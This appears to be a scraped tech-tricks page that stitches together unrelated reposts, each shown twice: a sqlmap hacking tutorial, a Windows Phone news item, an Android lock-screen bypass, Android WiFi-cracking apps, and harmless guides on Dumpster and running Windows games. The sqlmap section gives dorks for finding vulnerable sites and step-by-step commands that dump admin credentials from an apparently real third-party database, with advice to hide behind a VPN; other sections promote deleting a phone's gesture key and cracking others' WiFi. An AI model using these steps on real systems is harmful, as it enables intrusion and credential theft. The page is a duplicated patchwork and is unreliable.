What’s Hot

      In this tutorial I am going to show you how to hack a website with slqmap on Kali Linux.


Introduction
[*]Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. This is all about sqlmap. 
Now follow my steps to hack a website using sqlmap.

Step 1
[*]Find Sql vulnerable site. 
I will give you some dorks which may help you finding websites vulnerable to Sql Injection.

Code:
]inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurllay_old.php?id=
inurl:declaration_more.php?decl_id=
inurlageid=
inurl:games.php?id=
inurlage.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=

Step 2
[*]Test if the website is vulnerable
]To test if the website is vulnerable to Sqli just add " " at the end of the url. Like on the image below:

[Image: image1_zps1ba326d9.jpg]

And press enter. If error appears like on the image below it means the website is vulnerable. 

[Image: image2_zpsffcf021f.jpg]


(I'm not going to explain advanced ways to check the website for sql vulnerabiities because there are plenty of tutuorials about that on CHF)


Ok, so we found the target. Now let's go ahed.

Step 3
[*]Injection
Type this command in the terminal and hit enter like on the image below:

Code:
sqlmap -u "www.yourtaget.com/page.php?id=1" --dbs
(Insert the url that we checked for Sql Vulnerability)
Image has been scaled down 6% (700x460). Click this bar to view original image (741x486). Click image to open in new window.
[Image: image3_zps85f6aa32.jpg]


Now we will get the database name of the website.

Image has been scaled down 6% (700x460). Click this bar to view original image (741x486). Click image to open in new window.
[Image: image4_zps29fa4d64.jpg]


We got the two database ohridhot_ohrid
and information_schema we will select ohridhot_ohrid
database.

Let's get the tables of that database.
For that we need to enter this command on terminal and after that hit Enter. 

Code:
sqlmap -u "http://www.yourvictim/page.php?id=1" -D ohridhot_ohrid --tables


Image has been scaled down 4% (700x49). Click this bar to view original image (723x50). Click image to open in new window.
[Image: image5_zpsf83a99b1.jpg]


Now we will get the tables list which is stored in the database we selected.

Image has been scaled down 3% (700x257). Click this bar to view original image (717x263). Click image to open in new window.
[Image: image6_zps002b2bf8.jpg]


Now lets grab the columns from the admin table , type on terminal:

Code:
sqlmap -u "http://www.yourvictim/page.php?id=1" -D ohridhot_ohrid -T admin --columns

Now we got the columns and we got user and pass like on the image below

Image has been scaled down 1% (700x130). Click this bar to view original image (703x130). Click image to open in new window.
[Image: image7_zpsfb061ca9.jpg]


Now let's grab the user and pass

Code:
sqlmap -u "http://www.yourvictim/page.php?id=1" -D ohridhot_ohrid -T admin -C user,pass --dump

[Image: image8_zpsc0a432ae.jpg]

Now we have to decrypt the hash , there are also tutorial about hash decryption on CHF.
The only thing which is left now is to find the admin page and remember to use Proxy/Vpn !

[*]Directory of sqlmap on Kali Linux
Places -> Computer -> Filesystem -> usr -> share -> sqlmap -> output


That's all , I hope you enjoyed the tutorial. 


Source:- alltricks007.blogspot.in

HACK WEBSITE USING SQLMAP | KALI LINUX - BACKTRACK (Only For Education)

      In this tutorial I am going to show you how to hack a website with slqmap on Kali Linux.


Introduction
[*]Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. This is all about sqlmap. 
Now follow my steps to hack a website using sqlmap.

Step 1
[*]Find Sql vulnerable site. 
I will give you some dorks which may help you finding websites vulnerable to Sql Injection.

Code:
]inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurllay_old.php?id=
inurl:declaration_more.php?decl_id=
inurlageid=
inurl:games.php?id=
inurlage.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=

Step 2
[*]Test if the website is vulnerable
]To test if the website is vulnerable to Sqli just add " " at the end of the url. Like on the image below:

[Image: image1_zps1ba326d9.jpg]

And press enter. If error appears like on the image below it means the website is vulnerable. 

[Image: image2_zpsffcf021f.jpg]


(I'm not going to explain advanced ways to check the website for sql vulnerabiities because there are plenty of tutuorials about that on CHF)


Ok, so we found the target. Now let's go ahed.

Step 3
[*]Injection
Type this command in the terminal and hit enter like on the image below:

Code:
sqlmap -u "www.yourtaget.com/page.php?id=1" --dbs
(Insert the url that we checked for Sql Vulnerability)
Image has been scaled down 6% (700x460). Click this bar to view original image (741x486). Click image to open in new window.
[Image: image3_zps85f6aa32.jpg]


Now we will get the database name of the website.

Image has been scaled down 6% (700x460). Click this bar to view original image (741x486). Click image to open in new window.
[Image: image4_zps29fa4d64.jpg]


We got the two database ohridhot_ohrid
and information_schema we will select ohridhot_ohrid
database.

Let's get the tables of that database.
For that we need to enter this command on terminal and after that hit Enter. 

Code:
sqlmap -u "http://www.yourvictim/page.php?id=1" -D ohridhot_ohrid --tables


Image has been scaled down 4% (700x49). Click this bar to view original image (723x50). Click image to open in new window.
[Image: image5_zpsf83a99b1.jpg]


Now we will get the tables list which is stored in the database we selected.

Image has been scaled down 3% (700x257). Click this bar to view original image (717x263). Click image to open in new window.
[Image: image6_zps002b2bf8.jpg]


Now lets grab the columns from the admin table , type on terminal:

Code:
sqlmap -u "http://www.yourvictim/page.php?id=1" -D ohridhot_ohrid -T admin --columns

Now we got the columns and we got user and pass like on the image below

Image has been scaled down 1% (700x130). Click this bar to view original image (703x130). Click image to open in new window.
[Image: image7_zpsfb061ca9.jpg]


Now let's grab the user and pass

Code:
sqlmap -u "http://www.yourvictim/page.php?id=1" -D ohridhot_ohrid -T admin -C user,pass --dump

[Image: image8_zpsc0a432ae.jpg]

Now we have to decrypt the hash , there are also tutorial about hash decryption on CHF.
The only thing which is left now is to find the admin page and remember to use Proxy/Vpn !

[*]Directory of sqlmap on Kali Linux
Places -> Computer -> Filesystem -> usr -> share -> sqlmap -> output


That's all , I hope you enjoyed the tutorial. 


Source:- alltricks007.blogspot.in


Microsoft desperately wants its Windows Phone 8 operating system to succeed. Unfortunately, when lining up against free, feature-rich competitors like Android, WP8 faces an uphill battle against manufacturers.
That’s why Microsoft is reportedly planning something totally new for smartphones: a dual-boot device that would allow users to choose to boot into either Android or Windows Phone OS. Apparently, Microsoft has entered negotiations with Taiwanese manufacturer HTC about making the device.
Microsoft Wants to Make Smartphones That Dual Boot to Android and WindowsIn an effort to make HTC sign up for the agreement, Microsoft cut its licensing fees for the company. However, HTC has so far refused to install Windows Phone OS on any of its products and it’s unknown whether or not this dual boot device has any chance of ever being released. At the same time, Windows Phone is facing weak sales around the world and a market share of just 3.7%.
What’s in it for HTC?
Dual Boot to Android and Windows
A dual boot smartphone would be an interesting experiment. As HTC tries to decide whether or not to accept Microsoft’s offer, they have to think what’s in it for users.
What are the advantages of a dual boot operating system?
-Windows Phone users would be able to access Android-exclusive apps and features, while Android users would be able to do the same with Windows Phone exclusive features
-If you don’t like one UI, you could switch to the other
-People who use Outlook and Google Drive or Gmail and Skydrive (or any other Microsoft service and Google service simultaneously) would probably be happy
-????????
A dual boot smartphone would also come with some noticeable disadvantages. Smartphone internal storage units are already crowded with just one OS installed; a dual boot smartphone would have to have a larger internal storage unit just to give users a few gigabytes of usable space.
Of course, the biggest issue is that smartphone users don’t like Windows Phone OS. Android has market shares above 50% around the world, while Microsoft’s Windows Phone is in a distant third place at less than 5% nearly everywhere you look (except Nokia’s homeland of Finland).
At this point, the only reason Windows Phone 8 still has any market share is because Nokia signed an agreement to exclusively make Windows Phones – a decision which has likely had a negative impact on the company. Once that agreement runs out, Windows Phone OS could become a thing of the past.
That is, of course, unless Microsoft convinces other manufacturers to actually start making Windows Phones.

Source:- oneclickroot


Microsoft Wants to Make Smartphones That Dual Boot to Android and Windows


Microsoft desperately wants its Windows Phone 8 operating system to succeed. Unfortunately, when lining up against free, feature-rich competitors like Android, WP8 faces an uphill battle against manufacturers.
That’s why Microsoft is reportedly planning something totally new for smartphones: a dual-boot device that would allow users to choose to boot into either Android or Windows Phone OS. Apparently, Microsoft has entered negotiations with Taiwanese manufacturer HTC about making the device.
Microsoft Wants to Make Smartphones That Dual Boot to Android and WindowsIn an effort to make HTC sign up for the agreement, Microsoft cut its licensing fees for the company. However, HTC has so far refused to install Windows Phone OS on any of its products and it’s unknown whether or not this dual boot device has any chance of ever being released. At the same time, Windows Phone is facing weak sales around the world and a market share of just 3.7%.
What’s in it for HTC?
Dual Boot to Android and Windows
A dual boot smartphone would be an interesting experiment. As HTC tries to decide whether or not to accept Microsoft’s offer, they have to think what’s in it for users.
What are the advantages of a dual boot operating system?
-Windows Phone users would be able to access Android-exclusive apps and features, while Android users would be able to do the same with Windows Phone exclusive features
-If you don’t like one UI, you could switch to the other
-People who use Outlook and Google Drive or Gmail and Skydrive (or any other Microsoft service and Google service simultaneously) would probably be happy
-????????
A dual boot smartphone would also come with some noticeable disadvantages. Smartphone internal storage units are already crowded with just one OS installed; a dual boot smartphone would have to have a larger internal storage unit just to give users a few gigabytes of usable space.
Of course, the biggest issue is that smartphone users don’t like Windows Phone OS. Android has market shares above 50% around the world, while Microsoft’s Windows Phone is in a distant third place at less than 5% nearly everywhere you look (except Nokia’s homeland of Finland).
At this point, the only reason Windows Phone 8 still has any market share is because Nokia signed an agreement to exclusively make Windows Phones – a decision which has likely had a negative impact on the company. Once that agreement runs out, Windows Phone OS could become a thing of the past.
That is, of course, unless Microsoft convinces other manufacturers to actually start making Windows Phones.

Source:- oneclickroot


Have your ever lost the data in your Android device? Losing data is the toughest one which we cant face and need to be avoided. Have you not able to recover the data even with the password recovery tool. These are some of the things which i have noticed from many people who are using mainly Android smartphones. So this article gives the detailed description about how to unlock pattern lock or password without losing data on the android mobile.  
58cc80d9d0f4b11b3db1d6b01d85397ab13371d39119a157d55db614a17d556b_large


Dont factory reset your device when you have this type of problem, i have checked my device by doing this how to unlock pattern lock and then am writing this post. I found this in the youtube and followed the steps. Now the thing you have to do is simple follow the step by step process for Android pattern unlock or Android password unlock. 

 Steps for Unlocking Pattern Lock or Password on Android Devices Without Losing Data

Before doing any action on your smartphone, ensure that you are sure about it, other wise read the information twice even though you have any problem just comment in the below box, if error about this occurs simply stop the process and restart it. Here there's no requirement of computer but simply you need a memory card of Android device so that you can make Android unlock. 
http://www.extremetech.com/wp-content/uploads/2012/02/android-lock-screen1.jpg
Must See: How to Block Calls and Messages in Android
----->The first step you need to do is download the Aroma File Manager for successful operation. For free download click here. 
Download-now-button
----->Once you have downloaded the file, move the file to the memory card and insert the card to your device. 
----->Open the Stock Recovery of your device, there are different ways for different devices to enter into stock recovery but i ensure go along with google and your android device name. Once you got it, enter into stock recovery which is a black interface. 


MRXWc8n

----->After doing that use your volume button to scroll up and down and to select use the middle button. 

----->Follow all these simple instructions to get into the software requirement. Now Mount and Storage///MountEverything///MountSystem///Mountdata///Mountafs///Mountpreload///MountSDcard///MountExternalSD///go back///Install zip from SDcard///Choose zip from external SDcard.
----->After this find the Aroma file and install it by clicking "Yes Install Aroma File Manager" it will automatically load and recovery mode will be opened.
----->In Aroma file, go to settings and select "Automount all device on start". After this exit from Aroma. Once again install the Aroma file it will update and opens.
----->Go to Data Folder, then select system folder and find the gesture key, if it is locked with the password then long press the file and select delete. 
----->Exit the Aroma and restart the device, once the device is restarted, it will show a pattern on the screen, now you can type any pattern, but remember it will also be the same for password of your device. 
Hope so now you know how to unlock android phone and unlock password. For more information you can watch this video.


 Search Tags:
unlock pattern password / how to unlock pattern password / unlock pattern password android / unlock pattern locked android / unlock pattern locked android phone / unlock pattern locked samsung / unlock samsung pattern password / unlock mytouch pattern password / unlock android pattern password / unlock android phone pattern password / how to unlock pattern password in samsung galaxy / how to unlock pattern password in samsung galaxy y / unlock forgotten password/pattern lock of android tablet / micromax a110 unlock pattern password / how to unlock pattern password on galaxy s2 / how to unlock pattern password on tablet / pattern unlock forgot password / micromax pattern unlock password / pattern unlock username and password / unlock pattern password using android developer tool / unlock pattern locked phone / unlock pattern locked / unlock password protected laptop / unlock password / unlock password protected computer / unlock password iphone
unlock password protected word document / unlock password protected pdf / unlock password protected excel file / unlock pattern password iphone / unlock password recovery for free / unlock pattern password ideas.


Source:- gudtechtricks

How to Unlock Password or Pattern on Android without losing data

Have your ever lost the data in your Android device? Losing data is the toughest one which we cant face and need to be avoided. Have you not able to recover the data even with the password recovery tool. These are some of the things which i have noticed from many people who are using mainly Android smartphones. So this article gives the detailed description about how to unlock pattern lock or password without losing data on the android mobile.  
58cc80d9d0f4b11b3db1d6b01d85397ab13371d39119a157d55db614a17d556b_large


Dont factory reset your device when you have this type of problem, i have checked my device by doing this how to unlock pattern lock and then am writing this post. I found this in the youtube and followed the steps. Now the thing you have to do is simple follow the step by step process for Android pattern unlock or Android password unlock. 

 Steps for Unlocking Pattern Lock or Password on Android Devices Without Losing Data

Before doing any action on your smartphone, ensure that you are sure about it, other wise read the information twice even though you have any problem just comment in the below box, if error about this occurs simply stop the process and restart it. Here there's no requirement of computer but simply you need a memory card of Android device so that you can make Android unlock. 
http://www.extremetech.com/wp-content/uploads/2012/02/android-lock-screen1.jpg
Must See: How to Block Calls and Messages in Android
----->The first step you need to do is download the Aroma File Manager for successful operation. For free download click here. 
Download-now-button
----->Once you have downloaded the file, move the file to the memory card and insert the card to your device. 
----->Open the Stock Recovery of your device, there are different ways for different devices to enter into stock recovery but i ensure go along with google and your android device name. Once you got it, enter into stock recovery which is a black interface. 


MRXWc8n

----->After doing that use your volume button to scroll up and down and to select use the middle button. 
----->Follow all these simple instructions to get into the software requirement. Now Mount and Storage///MountEverything///MountSystem///Mountdata///Mountafs///Mountpreload///MountSDcard///MountExternalSD///go back///Install zip from SDcard///Choose zip from external SDcard.
----->After this find the Aroma file and install it by clicking "Yes Install Aroma File Manager" it will automatically load and recovery mode will be opened.
----->In Aroma file, go to settings and select "Automount all device on start". After this exit from Aroma. Once again install the Aroma file it will update and opens.
----->Go to Data Folder, then select system folder and find the gesture key, if it is locked with the password then long press the file and select delete. 
----->Exit the Aroma and restart the device, once the device is restarted, it will show a pattern on the screen, now you can type any pattern, but remember it will also be the same for password of your device. 
Hope so now you know how to unlock android phone and unlock password. For more information you can watch this video.


 Search Tags:
unlock pattern password / how to unlock pattern password / unlock pattern password android / unlock pattern locked android / unlock pattern locked android phone / unlock pattern locked samsung / unlock samsung pattern password / unlock mytouch pattern password / unlock android pattern password / unlock android phone pattern password / how to unlock pattern password in samsung galaxy / how to unlock pattern password in samsung galaxy y / unlock forgotten password/pattern lock of android tablet / micromax a110 unlock pattern password / how to unlock pattern password on galaxy s2 / how to unlock pattern password on tablet / pattern unlock forgot password / micromax pattern unlock password / pattern unlock username and password / unlock pattern password using android developer tool / unlock pattern locked phone / unlock pattern locked / unlock password protected laptop / unlock password / unlock password protected computer / unlock password iphone
unlock password protected word document / unlock password protected pdf / unlock password protected excel file / unlock pattern password iphone / unlock password recovery for free / unlock pattern password ideas.


Source:- gudtechtricks


Two Methods:Commercial Fixes  Freeware Fixes
Let's be honest: Most windows games will not currently run on Linux, but there are methods available to play some games. If you want to play SimCity or Bejeweled there is hope. If, however, you are thinking about porting over World of Warcraft, the Sims, or another newer game, you should prepare to be disappointed or to invest considerable time, money and effort.


More than 300 games are available for Linux today, but there are thousands more out there that are available only to Windows users. So how do we bring some of that gaming goodness to linux platforms? Several products and projects exist that make it possible to play Windows games under Linux and to run other Windows programs as well. These include Win4Lin, the WINE Project, CrossOver Office, VMware and TransGaming's Cedega. Keep in mind that some games like those from Id Software have binaries available that will let you run the game under Linux. Keep in mind that most of the games you'll be able to run will be simpler and older games rather than newer ones. We will look at commercial fixes and a freeware fix.

Method 1 of 2: Commercial Fixes

Play Windows Games in Linux Step 4.jpg
1
The WINE Project is freeware that allows people to run MS-DOS and 32-bit Windows applications under Linux and the free BSDs.
 Whether WINE will run your particular game is heavily dependent on a lot of factors you have no control over. Your best bet is simply to give it a try. Depending on which Linux distribution you're using, WINE may be easy or complex to install. WINE is often bundled in distros. If you didn't get it, go to the WINE site and click the Download button. You may find a ready made package for your specific distribution. If not, you will have to follow the WINE Source Download link and then follow the instructions in the README for how to build the program.
  • Once you have WINE installed, attempting to run a Windows program using this tool isn't difficult. You will need to get it onto your system, either by mounting the disk, or by downloading/copying the software onto your machine. Then, if there is software you need to install, you need to determine which program launches the installation — this is typically INSTALL.EXE or SETUP.EXE. From inside its' directory, type wine program. For example, wine INSTALL.EXE.
    Play Windows Games in Linux Step 4Bullet1.jpg
  • More often than not, the installation program will launch properly, so you may be able to install the software using WINE. Even if it does, don't get excited. Installer programs are very basic and the actual game software is something else. Programs installed inside of WINE are placed in ~/.wine/drive_c/Program Files/. You may get an icon on the desktop. If you start the program by hand, go to the directory containing the game, and type wine program just as you did before. So, if you were trying to get the game Bejeweled running, you might change to ~/.wine/drive_c/Program Files/PopCap Games/Bejeweled, and type wine WinBiz.exe. It either works or doesn't. If it does, great! If not, you can search for tips on how to tweak the game in WINE, or try a different virtual tool. I've seen some impressive results with WINE, including a beautiful HARPOON port and a shaky but functional Flight Simulator. The key is your willingness to pursue tweaks for your installation and the specific game you are trying to run.
    Play Windows Games in Linux Step 4Bullet2.jpg

How to Play Windows Games in Linux

Two Methods:Commercial Fixes  Freeware Fixes
Let's be honest: Most windows games will not currently run on Linux, but there are methods available to play some games. If you want to play SimCity or Bejeweled there is hope. If, however, you are thinking about porting over World of Warcraft, the Sims, or another newer game, you should prepare to be disappointed or to invest considerable time, money and effort.


More than 300 games are available for Linux today, but there are thousands more out there that are available only to Windows users. So how do we bring some of that gaming goodness to linux platforms? Several products and projects exist that make it possible to play Windows games under Linux and to run other Windows programs as well. These include Win4Lin, the WINE Project, CrossOver Office, VMware and TransGaming's Cedega. Keep in mind that some games like those from Id Software have binaries available that will let you run the game under Linux. Keep in mind that most of the games you'll be able to run will be simpler and older games rather than newer ones. We will look at commercial fixes and a freeware fix.

Method 1 of 2: Commercial Fixes

Play Windows Games in Linux Step 4.jpg
1
The WINE Project is freeware that allows people to run MS-DOS and 32-bit Windows applications under Linux and the free BSDs.
 Whether WINE will run your particular game is heavily dependent on a lot of factors you have no control over. Your best bet is simply to give it a try. Depending on which Linux distribution you're using, WINE may be easy or complex to install. WINE is often bundled in distros. If you didn't get it, go to the WINE site and click the Download button. You may find a ready made package for your specific distribution. If not, you will have to follow the WINE Source Download link and then follow the instructions in the README for how to build the program.
  • Once you have WINE installed, attempting to run a Windows program using this tool isn't difficult. You will need to get it onto your system, either by mounting the disk, or by downloading/copying the software onto your machine. Then, if there is software you need to install, you need to determine which program launches the installation — this is typically INSTALL.EXE or SETUP.EXE. From inside its' directory, type wine program. For example, wine INSTALL.EXE.
    Play Windows Games in Linux Step 4Bullet1.jpg
  • More often than not, the installation program will launch properly, so you may be able to install the software using WINE. Even if it does, don't get excited. Installer programs are very basic and the actual game software is something else. Programs installed inside of WINE are placed in ~/.wine/drive_c/Program Files/. You may get an icon on the desktop. If you start the program by hand, go to the directory containing the game, and type wine program just as you did before. So, if you were trying to get the game Bejeweled running, you might change to ~/.wine/drive_c/Program Files/PopCap Games/Bejeweled, and type wine WinBiz.exe. It either works or doesn't. If it does, great! If not, you can search for tips on how to tweak the game in WINE, or try a different virtual tool. I've seen some impressive results with WINE, including a beautiful HARPOON port and a shaky but functional Flight Simulator. The key is your willingness to pursue tweaks for your installation and the specific game you are trying to run.
    Play Windows Games in Linux Step 4Bullet2.jpg


1) Wifi unlocker 2.0

That's a noteworthy Android Wifi Hacking App , the app is easy to use and you have want to be a tech geek to unlock or crack the wifi networks around you. its a tool which can be used in any circumstances to crack wifi network and let you surf the web for free. 
Download


2. Router keygen app

Its works with almost all Router/Wifi. His dictionary a 66Mb single file, which efficient than anything else available market. T should be downloaded SD card, though select the folder where menu. Alternatively use connection instead dictionary. Download

3.Wifi kill

Well, with this app you can disable internet connection for a device on the same network.Downloa


4.Wifi Leaks

Wifi Leaks is an applicattion similar to Router Keygen that allows to decipher any WiFi router that is within our reach protected with the WPA protocol. Download

5. WiFi Keygen

In this post i'll give you some Apps that you can hack WiFi connection with Android device. Yeah you can find different apps on Play Store called as WiFi hacking, but the most part of that apps are fake. But apps i give you in this posts work perfect.

It calculates the default passwords, WiFi keygens shows you the WiFi router from your environment and the respective signal strength. Its also shows you immediately the compatible routers. This can be seen in a color-coded tick.

Download


Source:- hackerzelite.blogspot.in

Android WiFi hacking Apps


1) Wifi unlocker 2.0

That's a noteworthy Android Wifi Hacking App , the app is easy to use and you have want to be a tech geek to unlock or crack the wifi networks around you. its a tool which can be used in any circumstances to crack wifi network and let you surf the web for free. 
Download


2. Router keygen app

Its works with almost all Router/Wifi. His dictionary a 66Mb single file, which efficient than anything else available market. T should be downloaded SD card, though select the folder where menu. Alternatively use connection instead dictionary. Download

3.Wifi kill

Well, with this app you can disable internet connection for a device on the same network.Downloa


4.Wifi Leaks

Wifi Leaks is an applicattion similar to Router Keygen that allows to decipher any WiFi router that is within our reach protected with the WPA protocol. Download

5. WiFi Keygen

In this post i'll give you some Apps that you can hack WiFi connection with Android device. Yeah you can find different apps on Play Store called as WiFi hacking, but the most part of that apps are fake. But apps i give you in this posts work perfect.

It calculates the default passwords, WiFi keygens shows you the WiFi router from your environment and the respective signal strength. Its also shows you immediately the compatible routers. This can be seen in a color-coded tick.

Download


Source:- hackerzelite.blogspot.in


If you’ve ever used a windows computer, then you should be familiar with the concept of a Recycle Bin. It works by catching the deleted files and gives you an option to restore them back to its original location. This might not come useful in our day to day work cycle but when you accidentally delete your files or folder, the recycle bin will always come to your rescue.
On Android there is no such feature and whenever you delete something, it gets deleted permanently. So in case you accidentally delete a picture or a file on your Android phone or tablet, it will be gone forever.
Although Android devices don’t have this feature, but there are free third-party apps available on Play Store that allows you to add a recycle bin like feature on your Android device. One of thebest among them is Dumpster. This app works just like the recycle bin on your computer. It gives you the ability to restore deleted pictures, music files, videos and other type of files. So with this app installed on your phone, you no longer have to worry about making the mistakes.

How to Get Recycle Bin Feature on Android with Dumpster

  1. Download and Install Dumpster on your Android phone or tablet.
  2. Once installed, open the app and accept the ‘Terms and Conditions’.
  3. dumpster pic1
  4. In the initial setup page, select all the files types that you want the app to save when they are deleted and tap on ‘Next’ button.
  5. dumpster-pic2
    Note:If you have a rooted Android device, you can turn on the “Allow Root Access” option for better working of this app.
That’s it, Dumpster is now all configured to save all the items that are deleted from your device. Next time if you accidentally delete your files, just go the the Dumpster app and if you want to restore a deleted item, simply select it and tap the ‘Restore’ button to restore it.

dumpster-pic3

Source:- androidtipsz

How To Add Recycle Bin Feature On an Android Device


If you’ve ever used a windows computer, then you should be familiar with the concept of a Recycle Bin. It works by catching the deleted files and gives you an option to restore them back to its original location. This might not come useful in our day to day work cycle but when you accidentally delete your files or folder, the recycle bin will always come to your rescue.
On Android there is no such feature and whenever you delete something, it gets deleted permanently. So in case you accidentally delete a picture or a file on your Android phone or tablet, it will be gone forever.
Although Android devices don’t have this feature, but there are free third-party apps available on Play Store that allows you to add a recycle bin like feature on your Android device. One of thebest among them is Dumpster. This app works just like the recycle bin on your computer. It gives you the ability to restore deleted pictures, music files, videos and other type of files. So with this app installed on your phone, you no longer have to worry about making the mistakes.

How to Get Recycle Bin Feature on Android with Dumpster

  1. Download and Install Dumpster on your Android phone or tablet.
  2. Once installed, open the app and accept the ‘Terms and Conditions’.
  3. dumpster pic1
  4. In the initial setup page, select all the files types that you want the app to save when they are deleted and tap on ‘Next’ button.
  5. dumpster-pic2
    Note:If you have a rooted Android device, you can turn on the “Allow Root Access” option for better working of this app.
That’s it, Dumpster is now all configured to save all the items that are deleted from your device. Next time if you accidentally delete your files, just go the the Dumpster app and if you want to restore a deleted item, simply select it and tap the ‘Restore’ button to restore it.

dumpster-pic3

Source:- androidtipsz


My tutorial on how to run games without graphics card so thats here. Using this tutorial you will able to run high end games on low-end computer easily without having good graphics card. I am sure many of you facing this graphics card problem. As we with the advancement in technology my people are unable to run games. So, is there any need to buy new Pc/Laptop or graphics card to run games? Well no, by using the below method you can run games which requires graphics card. Lets start here:- How To Run Games Without Graphics Card.


How To Run/Play Games Without Graphics Card 

Run Games Without Graphics Card 2015

Tips to Run Games Without Graphics Card 2015 :-

#1 Method – Using 3D-Analyze

3D Analyze is a powerful application that allows to play many DirectX based games using video hardware officially unsupported and unable to run these.With it you can optimize efficiency, above all if your CPU will permit, although still with a low range card. This program supports Direct3D as much as OpenGL, whichever it may be to optimize your system.Now I’will show you how to install and configure 3D-Analyze main settings to play gamesfor this just follow the following steps:-
First of all download the 3D analyze.
  1. Now install and run the 3D analyze.
  2. Now click on select option as below and then a window opens where you have to select the exe file of the game which you wants to run.
  3. Now you can see names, vendorID and deviceID of different graphics cards. Select any one of them and enter the VendorID and DeviceID in the column at the left side.
  4. Just click on Run button and Enjoy

#2 Method – Using SwiftShader

SwiftShader’s modular architecture is capable of supporting multiple application programming interfaces, such as DirectX® 9.0, and OpenGL® ES 2.0, the same APIs that developers are already using for existing games and applications. SwiftShader can therefore be directly integrated into applications without any changes to source code.It is also similar to 3D analyze.
  1. First of all download the SwiftShader.
    Download Swiftshader 3.0 for x86bits
    Download Swiftshader 3.0 for x64bits
  2. Now extract the zip file of SwiftShader.
  3. Now copy d3d9.dll file from the extracted folder.
  4. Paste the d3d9.dll file to the game’s directory.
  5. Just click on exe file of your game where you placed the d3d9.dll file and Enjoy !!!
 That’s it i am sure it will help you. If you are facing any problem then just comment below. Thanks, In this way you able to run games without graphics cards. Don’t forget to share with your friends.

Source:- techhacks.org

How To Run Games Without Graphics Card

My tutorial on how to run games without graphics card so thats here. Using this tutorial you will able to run high end games on low-end computer easily without having good graphics card. I am sure many of you facing this graphics card problem. As we with the advancement in technology my people are unable to run games. So, is there any need to buy new Pc/Laptop or graphics card to run games? Well no, by using the below method you can run games which requires graphics card. Lets start here:- How To Run Games Without Graphics Card.


How To Run/Play Games Without Graphics Card 

Run Games Without Graphics Card 2015

Tips to Run Games Without Graphics Card 2015 :-

#1 Method – Using 3D-Analyze

3D Analyze is a powerful application that allows to play many DirectX based games using video hardware officially unsupported and unable to run these.With it you can optimize efficiency, above all if your CPU will permit, although still with a low range card. This program supports Direct3D as much as OpenGL, whichever it may be to optimize your system.Now I’will show you how to install and configure 3D-Analyze main settings to play gamesfor this just follow the following steps:-
First of all download the 3D analyze.
  1. Now install and run the 3D analyze.
  2. Now click on select option as below and then a window opens where you have to select the exe file of the game which you wants to run.
  3. Now you can see names, vendorID and deviceID of different graphics cards. Select any one of them and enter the VendorID and DeviceID in the column at the left side.
  4. Just click on Run button and Enjoy

#2 Method – Using SwiftShader

SwiftShader’s modular architecture is capable of supporting multiple application programming interfaces, such as DirectX® 9.0, and OpenGL® ES 2.0, the same APIs that developers are already using for existing games and applications. SwiftShader can therefore be directly integrated into applications without any changes to source code.It is also similar to 3D analyze.
  1. First of all download the SwiftShader.
    Download Swiftshader 3.0 for x86bits
    Download Swiftshader 3.0 for x64bits
  2. Now extract the zip file of SwiftShader.
  3. Now copy d3d9.dll file from the extracted folder.
  4. Paste the d3d9.dll file to the game’s directory.
  5. Just click on exe file of your game where you placed the d3d9.dll file and Enjoy !!!
 That’s it i am sure it will help you. If you are facing any problem then just comment below. Thanks, In this way you able to run games without graphics cards. Don’t forget to share with your friends.

Source:- techhacks.org